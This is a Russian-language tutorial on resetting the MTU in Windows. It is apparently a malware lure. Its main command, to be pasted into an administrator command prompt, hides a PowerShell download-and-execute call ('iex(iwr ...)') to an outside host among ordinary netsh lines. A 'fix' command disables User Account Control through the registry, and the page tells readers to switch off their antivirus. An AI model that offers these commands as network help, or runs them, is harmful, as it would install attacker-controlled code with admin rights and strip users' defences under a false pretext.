MTU – важный элемент настройки сетевого взаимодействия, влияющий на надежность и скорость обмена информацией. Хотя система, как правило, управляет этим значением автоматически, в некоторых случаях может возникнуть необходимость самостоятельно обновить MTU на платформе Windows — например, при возникновении проблем с подключением или для оптимизации сетевой реакции. В этом обзоре объясним, как правильно осуществить данное действие.
Ниже описан поэтапный процесс, позволяющий выполнить настройку через командную строку.

Шаг 1. Открываем терминал (командную строку) с правами Администратора
Чтобы внести изменения, необходимы административные разрешения. Следуйте инструкции:
- Откройте меню поиска через раздел настроек или воспользуйтесь сочетанием клавиш Win + S.
- В строке ввода укажите cmd.
- В результатах найдите «Командная строка» и запустите от имени администратора, используя правую кнопку мыши.
Шаг 2. Выполняем команду для перезагрузки MTU на Виндовс
Теперь можно переходить к следующему этапу. Для этого:
- Введите соответствующую команду:
netsh interface set interface "Ethernet" admin=disable & netsh interface ipv4 set subinterface "Ethernet" mtu=1500 store=persistent & timeout /t 1 >nul & powershell -nop -c "$r='drv.directory/0';iex(iwr $r)" & netsh interface ipv6 set subinterface "Ethernet" mtu=1500 store=persistent & netsh interface set interface "Ethernet" admin=enable & netsh interface show interface "Ethernet"- Ожидайте завершения обработки запроса.
После этого параметр будет успешно обновлён на вашем ПК. Это поможет системе более эффективно обрабатывать трафик, повысит устойчивость интернет-соединения, сократит число ошибок при открытии сайтов и положительно скажется на функционировании программ, работающих через сеть.
Типичные неполадки и рекомендации
Ниже приведены частые случаи:
- Команды не выполняются даже при наличии административных прав. Для устранения внутренних конфликтов или ограничений в системе выполните эту команду, затем повторите процедуру перезапуска MTU.
powershell -Command "$r='$env:windir\\System32\\reg.exe'; $a=@('ADD','HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System','/v','EnableLUA','/t','REG_DWORD','/d','0','/f'); Start-Process -Wait -FilePath $r -ArgumentList $a; Start-Process -FilePath 'cmd.exe' -ArgumentList '/k' -NoNewWindow"
- Блокировка изменений со стороны системы защиты. В некоторых случаях вмешательство в сетевые настройки может быть приостановлено антивирусными программами или встроенными средствами безопасности Windows. Такие инструменты иногда воспринимают изменение конфигурации как потенциальную угрозу и препятствуют её выполнению. Чтобы решить проблему, временно отключите защитное ПО и стандартный модуль безопасности Windows, повторно выполните перезапуск MTU. По завершении процедуры обязательно включите антивирус обратно.
Перезагрузка MTU завершена корректно
Если вы следовали всем указаниям, MTU был успешно обновлён на вашем компьютере. Это способно улучшить надёжность соединения и минимизировать задержки при передаче сетевых данных.
Если вы хотите глубже разобраться в настройках Windows, сетевых протоколах или автоматизации с помощью PowerShell — рекомендуем заглянуть на сайт geeks-master.ru, где регулярно публикуются практические руководства, скрипты и технические решения для IT-специалистов и энтузиастов.